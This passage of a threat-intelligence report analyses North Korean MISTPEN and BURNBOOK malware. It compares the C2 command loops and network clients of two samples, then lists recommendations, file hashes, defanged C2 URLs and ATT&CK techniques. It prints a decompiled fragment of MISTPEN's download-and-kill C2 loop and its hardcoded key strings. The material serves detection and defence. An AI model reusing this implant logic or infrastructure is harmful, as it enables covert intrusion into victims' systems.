- Then returns to the loop

This is a fallback / "keep-alive" behavior.

In our more recent MISTPEN sample, it seems the "g" (103) command described by Mandiant has been **abandoned** by the threat actors, and the hibernation loop is implemented by default.

By comparison, the 2024 Kaspersky MISTPEN sample misses the 102 parameter (“f”), and implements a different C2 command loop for a simple loader implant. It instead:

- Polls C2 servers until one response
- Retrieves commands (« get » keyword in clear text)
- Executes two possible actions:
  - Load/Result transfer (opcode 100) - with « result » action in clear text
  - Kill switch (opcode 101) - with « DEAD » keyword in clear text
- Sends back acknowledgments or results
- Rotates to next C2 server on error
- Runs indefinitely until instructed to terminate

```
read_command(Buffer, "get", (__int64)&hMem, (__int64)Str);
v4 = (char *)hMem;
if ( *(_BYTE *)hMem == 100 )
{
  v5 = 0;
  v6 = 0;
  v15 = 0;
  metadata[0] = 0;
  v7 = download_and_prepare_payload_metadata(Buffer, (char *)hMem + 9);
  if ( v14 )
  {
    v8 = strlen(v14);
    v9 = (char *)LocalAlloc(0x40u, (unsigned int)(v8 + 64));
    memcpy(v9, v4 + 1, 8u);
    strcpy_s(v9 + 8, 0xFFFFFFFFFFFFFFFFuLL, v14);
    LocalFree(v14);
    answer_command(Buffer, "result", (__int64)v9, v8 + 9, &v15, metadata);
    LocalFree(v9);
    v5 = v15;
    v6 = metadata[0];
  }
  c2_code = (unsigned int)contact_c2((int)Buffer, 1, v7, (int)v5, v6, (__int64)&v19, (__int64)&v16) != 0
          ? 10010
          : 10001;
  if ( v5 )
    LocalFree(v5);
}
else
{
  if ( *(_BYTE *)hMem == 101 )
  {
    v15 = 0;
    metadata[0] = 0;
    strcpy(Str, "DEAD");
    v10 = strlen(Str);
    v11 = (char *)LocalAlloc(0x40u, (unsigned int)(v10 + 64));
    memcpy(v11, v4 + 1, 8u);
    strcpy_s(v11 + 8, 0xFFFFFFFFFFFFFFFFuLL, Str);
    answer_command(Buffer, "result", (__int64)v11, v10 + 9, &v15, metadata);
    LocalFree(v11);
    v12 = v15;
    contact_c2((int)Buffer, 1, 10002, (int)v15, metadata[0], (__int64)&v19, (__int64)&v16);
    if ( v12 )
      LocalFree(v12);
    ExitProcess(0);
  }
  c2_code = 10003;
  update_current_c2();
  Sleep(0x493E0u);
}
```

Figure 12: Kaspersky 2024 sample command execution procedure

Functions “answer_command” and “read_command” use AES encryption utilizing keys derivated from the “channel name” (DEAD, get, 8uytr4567, etc) the command value, and the literal string “suffix”.

5.1.1 Summary of the similarities and differences related to the C2 loop

The main loops from Kaspersky's 2024 and Orange Cyberdefense 2025 MISTPEN samples **share multiple technical characteristics:**

Aspect	Loop characteristic similarities
C2 Protocol	Identical structure: opcode (1 byte) + 8-byte session ID + payload.
Encryption	AES symmetric encryption/decryption used for all traffic; keys are derivated from hardcoded short strings (e.g. "8uytr4567", "4rtyu8765", "result", "get"), the command value, and the "suffix" string.
Command Codes	Opcodes 100, 101 have identical meanings: 100 = execute/download, 101 = terminate.
Process Termination	Both terminate on opcode 101 (TerminateProcess vs. ExitProcess).
Structure	Infinite loop with nested conditionals on message type.

Differences related to the loops include:

Aspect	Kaspersky's 2024 MISTPEN	Orange Cyberdefense 2025 sample
String Keys	"get", "result", "DEAD"	"8uytr4567", "4rtyu8765", "habi5", "02197"
Command codes	100, 101	100, 101, 102
Kill Command Handling	Uses ExitProcess(0).	Use TerminateProcess(GetCurrentProcess()).
Network Retry Logic	Sleeps after error conditions.	Sleeps after command loop.

5.2 Network functionalities analysis

The two compared samples also feature **similar network functionalities**. Both implement a complete HTTP(S) client built on **WinINet**, used to:

- Send GET or POST requests
- Manage headers, timeouts, and SSL settings
- Read server responses in dynamically allocated buffers
- Return the result and length to the caller

In the newer samples, the main loop doesn't rely primarily on a small HTTP status code. Instead, helper functions update context structures and fill heap buffers provided via out-parameters based on the thread parameter. The loop then reads opcodes and payloads from those buffers to decide which action to perform.

Similarities between Kaspersky's 2024 MISTPEN and Orange Cyberdefense's 2025 sample include:

Aspect	Observation
API Stack	Use the exact same WinINet sequence: InternetOpenA → InternetConnectA → HttpOpenRequestA → HttpAddRequestHeadersA/W → HttpSendRequestA/ExA → InternetReadFile → InternetCloseHandle.
Header Similarities	Identical static headers such as "Accept:*/*", "Content-Type: application/x-www-form-urlencoded", "Connection: Keep-Alive", "Cache-Control: no-cache".
String Handling	Manual parsing of host/path

Their main differences are:

Aspect	Kaspersky's 2024 MISTPEN	Orange Cyberdefense 2025 sample
URL Parsing	Manual split using strstr and strchr.	Uses InternetCrackUrlA and InternetCanonicalizeUrlA.
Structure Complexity	Simpler single-purpose client.	More modular, includes connection reuse and expanded error handling.
Header differences	Adds a Cookie: "Cookie: _PHPSESSIONID=".	
Headers Encoding	Wide-char version (HttpAddRequestHeadersW).	ANSI version (HttpAddRequestHeadersA).
Buffer Management	Reads into a single buffer and returns.	Reallocates dynamically while reading in 64 KB increments.

Both functions clearly share again:

- The same design pattern
- Nearly identical headers, UA string, and timeout logic
- Matching memory management practices
- Equivalent WinINet call flow

6 Conclusion

This technical report aimed to clarify details of two key malware families - **BURNBOOK** and **MISTPEN** - leveraged by the North Korean **UNC2970** cluster, through DFIR insights and reverse engineering.

Despite its age, Operation DreamJob remains active and regularly upgraded. Attacks can be hard to detect due to their combination and chaining of a large number of constantly modified droppers, loaders, and simple downloaders designed to decrypt and execute in memory even more versatile malware.

Through the combined work of analysts across multiple Orange Cyberdefense teams, and by expanding on previously published CTI reports and blogposts, we aim to offer a clearer view of the current North Korean malware arsenal.

6.1 Recommendations

This campaign relies heavily on **social engineering** to compromise targets. It is therefore essential to ensure that personnel most likely to be approached - particularly roles in IT (developers, system administrators, helpdesk teams) and Human Resources - are fully **aware** of the common tactics used, emphasizing on how threat actors frequently tailor job-themed lures and impersonate recruiters.

One of the campaign's notable initial access techniques involves using **WhatsApp Desktop** to deliver malicious content and initiate further social engineering exchanges. Restricting the use of WhatsApp Desktop as well as other similar social network applications within the corporate environment or implementing monitoring controls to detect suspicious activity related to this application, can help disrupt this initial access vector.

It is also possible to identify and block potentially malicious software executed through DLL sideloading by using application control solutions capable of blocking DLLs loaded by legitimate software.

For organizations with an elevated risk profile, security operations teams should proactively **search for known indicators** associated with DPRK activity clusters. Regular threat hunting using relevant IOCs, behavioral patterns, and TTPs improves **early detection** and limits dwell time in the event of attempted compromise.

As a relevant hunting approach, you can for instance search for legitimate executables like SumatraPDF or TightVNC being created and executed inside the user's personal directory (ie. Downloads, %TEMP%, …). You can also hunt for unexpected DLL loads from non-standard directories.

Orange Cyberdefense's Datalake platform provides access to Indicators of Compromise (IoCs) related to this threat, which are automatically fed into our Managed Threat Detection services. This enables proactive hunting for IoCs if you subscribe to our Managed Threat Detection service that includes Threat Hunting. If you would like us to prioritize addressing these IoCs in your next hunt, please make a request through your MTD customer portal or contact your representative.

Orange Cyberdefense's Managed Threat Intelligence [protect] service offers the ability to automatically feed network-related IoCs into your security solutions. To learn more about this service and to find out which firewall, proxy, and other vendor solutions are supported, please get in touch with your Orange Cyberdefense Trusted Solutions representative.

World Watch is a Managed Threat Intelligence service by Orange Cyberdefense CERT providing early warning Strategic Threat Advisories to customers. Orange Cyberdefense CERT provides also strategic threat intelligence customized to the customer based on Country and Industry. World Watch delivers the services through monthly or quarterly Strategic Threat Briefings.

For more CTI content by Orange Cyberdefense CERT, follow us on social networks, or browse our past research.

The **cybersecurity incident response team (CSIRT)** in Orange Cyberdefense provides emergency consulting, incident management, and technical advice to help customers handle a security incident from initial detection to closure and full recovery. If you suspect being attacked, do not hesitate to call our hotline.

7 IOCs

The Indicators of Compromise related to this investigation are also available on our GitHub.

7.1 File IOCs

BURNBOOK variants

7b4cb382b364389c3bd1f4736411de17ceb213a7792733ae5dd90c8b01b4191f

ec5d14ca011ba8c12f4d51b0d463cf51051feaf1655c7f709dce3ffa625dfcf6

083d4a4ef6267c9a0ab57f1e5a2ed45ff67a0b4db83bbd43563458a223781120

MISTPEN variants

e3e0a87e18de05c4abb95fc21f22d6c9c367eb207dbbf2dd092673656caf7661

f5873ecd60390e7b86db5ddaf158ed201b386be26ad80af8a7da3576446520b8

aefc12b500b58fbc09ebbf34fe64b34cb32a27513478f4769447280ad23af4d2

0fdd97a597380498f6b2d491f8f50da8f903def4ea6e624b89757456c287f92d

wordpad.dll.mui

4eeec453e42c2898e2e9870bbee273834aeb8cdde8c826c036f9a7d0b568a25d

7.2 Network IOCs

cseabrahamlincoln-my[.]sharepoint[.]com

aerm-my.sharepoint[.]com

alex2moe-my[.]sharepoint[.]com/

diakoffice-my[.]sharepoint[.]com

isiswauitmedu-my.sharepoint[.]com

https[:]//tours-albatros[.]es/wp-content/plugins/soliloquy-lite/includes/global/skin[.]php

https[:]//kutahyasmmmo[.]org/wp-content/mu-plugins/natro/external_plugins/easy-wp-smtp/easy-wp-smtp-menu[.]php

https[:]//coralsunmarine[.]com/wp-content/themes/flatsome/inc/functions/function-hand[.]php

8 ATT&CK techniques

Tactic	Technique ID	Technique Name
Reconnaissance	T1591	Gather Victim Org Information
Reconnaissance	T1591.004	Identify Roles
Resource Development	T1583.001	Acquire Infrastructure: Domains
Resource Development	T1584.001	Compromise Infrastructure: Domains
Resource Development	T1584.004	Compromise Infrastructure: Server
Resource Development	T1587.001	Develop Capabilities: Malware
Initial Access	T1566.003	Spear Phishing via Service
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1078	Valid Accounts
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.002	Command and Scripting Interpreter: Windows Command Shell
Execution	T1047	Windows Management Instrumentation
Persistence	T1574.001	Hijack Execution Flow: DLL
Privilege Escalation	T1078	Valid Accounts
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1656	Impersonation
Defense Evasion	T1036.005	Masquerading: Match Legitimate Resource Name or Location
Defense Evasion	T1027.009	Obfuscated Files/Information: Embedded Payloads
Defense Evasion	T1027.009	Obfuscated Files/Information: Encrypted/Encoded Files
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
Discovery	T1012	Query Registry
Discovery	T1016	System Network Configuration Discovery
Discovery	T1018	Remote System Discovery
Discovery	T1057	Process Discovery
Discovery	T1087.002	Account Discovery: Domain Account
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol

Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares
Lateral Movement	T1550.002	Use Alternate Authentication Material: Pass the Hash
Collection	T1005	Data from Local System
Collection	T1074.001	Data Staged: Local Data Staging
Command & Control	T1219	Remote Access Tools
Command & Control	T1071.001	Application Layer Protocol: Web Protocols
Command & Control	T1105	Ingress Tool Transfer
Command & Control	T1104	Multi-Stage Channels
Exfiltration	T1041	Exfiltration Over C2 Channel